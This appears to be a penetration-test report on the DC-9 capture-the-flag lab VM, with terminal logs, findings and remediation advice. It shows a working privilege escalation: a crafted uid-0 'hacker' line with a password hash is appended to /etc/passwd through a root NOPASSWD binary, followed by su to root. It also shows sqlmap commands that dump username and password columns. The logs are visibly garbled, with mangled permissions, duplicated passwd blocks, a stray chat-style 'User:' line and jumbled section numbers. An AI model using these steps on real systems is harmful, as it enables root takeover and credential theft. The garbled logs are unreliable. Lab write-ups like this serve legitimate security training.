Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

fredf@dc-9:~$ ls -all
total 12
drwx----- 3 fredf fredf 4096 Oct 25 00:04 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 fredf fredf 9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 fredf fredf 4096 Oct 25 00:04 .gnupg
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
```

```
User: root@kali:~$ run the following commands on dc-9:
(root) NOPASSWD: /opt/devstuff/dist/test/test
freeddc-9:~$ cd /opt/devstuff/dist/test/test
freeddc-9:/opt/devstuff/dist/test/test$ ls -all
total 12296
dwxkr-xf-x 2 root root 4096 Dec 29 2019 ..
dwxkr-xf-x 3 root root 4096 Dec 29 2019 ..
-rw-r--r-- 1 root root 779676 Dec 29 2019 libbz2.so.1.0
-rwxr-xr-x 1 root root 267436 Dec 2019 libz.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 153904 Apr 3 2019 _codecs_cn.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 158832 Apr 3 2019 _codecs_hk.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 158832 Apr 3 2019 _codecs_tw.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 272688 Apr 3 2019 _codecs_jp.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 141616 Apr 3 2019 _codecs_kr.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 121296 Dec 29 2019 _hashlib.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 34008 Apr 3 2019 _hashlib.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 70848 Jul 11 2019 libbz2.so.1.0
-rwxr-xr-x 1 root root 301904 Oct 1 2019 libcrypto.so.1.1
-rwxr-xr-x 1 root root 243840 Sep 26 2019 libcrypto.so.1
-rwxr-xr-x 1 root root 158048 Jan 28 2019 liblzma.so.5
-rwxr-xr-x 1 root root 588816 Apr 3 2019 libpython3.7m.so.1.0
-rwxr-xr-x 1 root root 309096 May 6 2019 libpython3.7m.so.7
-rwxr-xr-x 1 root root 593696 Oct 13 2019 libssl.so.1
-rwxr-xr-x 1 root root 183528 Aug 6 2019 libtinfo.so.6
-rwxr-xr-x 1 root root 121280 Sep 26 2019 libz.so.1
-rwxr-xr-x 1 root root 37688 Apr 3 2019 _lzma.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 64792 Apr 3 2019 _multibytecodec.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 14632 Apr 3 2019 _opcode.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 99968 Apr 3 2019 _random.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 19752 Apr 3 2019 _resource.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 110560 Apr 3 2019 _ssl.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 121296 Dec 29 2019 _termios.cpython-37m-x86_64-linux-gnu.so
-rwxr-xr-x 1 root root 1212968 Dec 29 2019 test
freeddc-9:/opt/devstuff/dist/test/test$ ls -l test
-rwxr-xr-x 1 root root 1212968 Dec 29 2019 test
freeddc-9:/opt/devstuff/dist/test/test$
```

2.7 Privilege Escalation Evidence

Common checks performed

```
cat /tmp/ak
cat /etc/passwd
ls
cat /root/theflag.txt
```

Purpose / Explanation:

- Detect sudo entries allowing root execution without a password.
- Examine writable or sensitive files for credentials or misconfigurations.
- If PrivEsc is achievable, document root artifacts (e.g., flag files) as final proof.

```
fredf@dc-9: /opt/devstuff/dist/test$ cat /tmp/ak
hacker:$1$bPCF.GD$0IwF68XDLvk9LpIVV5Cy.:0:0:arun:/home/root:/bin/bash
fredf@dc-9: /opt/devstuff/dist/test$
:1 dc-9 f02::1
fredf@dc-9: /opt/devstuff/dist/test$ sudo ./test /tmp/ak /etc/passwd
fredf@dc-9: /opt/devstuff/dist/test$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/async
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backups:x:34:34:backups:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:42:42:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:104:Message Bus,,:/run/systemd:/usr/sbin/nologin
sdhd:x:105:65534::/run/sdhd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,,:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash
julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash
barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tonc:x:1005:1005:Tom Cat:/home/tonc:/bin/bash
jerryym:x:1006:1006:Jerry Mouse:/home/jerryym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash
betryr:x:1008:1008:Betty Rubble:/home/betryr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash
rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash
phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor2:x:1016:1016:Donald Trump:/home/janitor2:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
hacker:$1$bPCF.GD$0IwF68XDLvk9LpIVV5Cy.:0:0:arun:/home/root:/bin/bash
betryr:x:1008:1008:Betty Rubble:/home/betryr:/bin/bash
```

```
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash
julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash
barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tonc:x:1005:1005:Tom Cat:/home/tonc:/bin/bash
jerryym:x:1006:1006:Jerry Mouse:/home/jerryym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash
betryr:x:1008:1008:Betty Rubble:/home/betryr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash
rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash
phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor2:x:1016:1016:Donald Trump:/home/janitor2:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
hacker:$1$bPCF.GD$0IwF68XDLvk9LpIVV5Cy.:0:0:arun:/home/root:/bin/bash
betryr:x:1008:1008:Betty Rubble:/home/betryr:/bin/bash
```

```
hacker:$1$bPCF.GD$0IwF68XDLvk9LpIVV5Cy.:0:0:arun:/home/root:/bin/bash
fredf@dc-9: /opt/devstuff/dist/test$ su hacker
Password:
root@dc-9: /opt/devstuff/dist/test# cd /root
root@dc-9: /root# ls
theflag.txt
root@dc-9: /root# cat theflag.txt
```

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3y3r3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but... just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.

6) Exfiltration

Commands and actions that demonstrate data extraction (PoC):

```
sqlmap -r check2.txt -D Staff -T Users -C  
username,password --dump sqlmap -r check2.txt -D  
users -T UserDetails -C username,password --dump
```

Note: One extracted MD5 hash was tested on CrackStation to demonstrate recoverability as a PoC.

Purpose:

- Enumerate databases and tables and dump selected columns as proof-of-concept.
- Save output to sqlmap's output folder for evidence.

7) Reporting

2. Findings

Each finding includes: short description, potential impact, and severity (summary).

3.1 SQL Injection (search parameter)

- **Description:** Unvalidated user input in the search POST parameter allowed SQL Injection (boolean/time/UNION).
- **Potential impact:** Full database disclosure (usernames, emails, password hashes), possible authentication bypass and remote code execution via additional chaining.
- **Severity:** Critical

3.2 Local File Inclusion (LFI)

- **Description:** file parameter allowed local file inclusion / path traversal, enabling reading of system files.
- **Potential impact:** Disclosure of system users, credentials, and security configuration files (e.g., knockd.conf). Used to escalate attack surface.
- **Severity:** High

3.3 Disclosure of Port Knocking Configuration

- **Description:** /etc/knockd.conf content was exposed via LFI, revealing the knock sequence used to open SSH.
- **Potential impact:** Bypass of network filtering / firewall rules, allowing remote SSH access when sequence is executed.
- **Severity:** High

3.4 Weak Password Storage & Credential Reuse

- **Description:** Passwords stored in weak formats (plain or MD5 hash) and reused across accounts found in database dumps.
- **Potential impact:** Easy hash cracking or credential reuse across services leading to unauthorized access.
- **Severity:** High

3.5 Port Knocking Misconfiguration

- **Description:** Port knocking intended as an access control measure became an attack vector once its configuration was disclosed.
- **Potential impact:** Firewall bypass and remote SSH access for unauthorized actors.
- **Severity:** High

3.6 Sudo Misconfiguration — Privilege Escalation Vector

- **Description:** A sudoers entry permitted a non-privileged user to run a binary as root without requiring a password (NOPASSWD).
- **Potential impact:** Local privilege escalation to root, full system compromise.
- **Severity:** Critical

3. Recommendations

Prioritized and practical remediation steps. Follow the order for immediate risk reduction.

Immediate (Critical) Actions

1. Fix SQL Injection vulnerabilities immediately.

- Replace vulnerable queries with prepared statements / parameterized queries.
- Strictly validate and sanitize user input; apply allowlists.
- Deploy WAF rules to block common SQLi payloads and monitor for attempts.

2. Patch LFI issues and remove direct file-include functionality.

- Replace dynamic file includes with an allowlist of permitted resource identifiers.
- Use realpath() and enforce root directory checks to prevent traversal.
- Ensure web server process cannot read sensitive system files.

3. Remove/disallow web access to configuration files.

- Move knockd.conf and similar files outside the webroot and restrict filesystem permissions.
- Store secrets in a secure vault or protected location.

4. Address sudo NOPASSWD misconfiguration immediately.

- Remove unnecessary NOPASSWD entries. Restrict commands allowed via sudo and audit their necessity.

High / Medium Term Actions

5. Improve password management & authentication.

- Stop using MD5 or plaintext; migrate to Argon2 or bcrypt with unique salts.
- Enforce password complexity and lockouts, enable MFA where possible.

6. Reconsider Port Knocking usage

- If port knocking is retained, ensure its configuration is not accessible to the web server and that sequences are not stored in plaintext.
- Prefer stronger access controls (VPN, IP allowlisting, jump hosts).

7. Update & patch

- Keep OS and server software (Debian, Apache, DBMS, libs) up to date with security patches.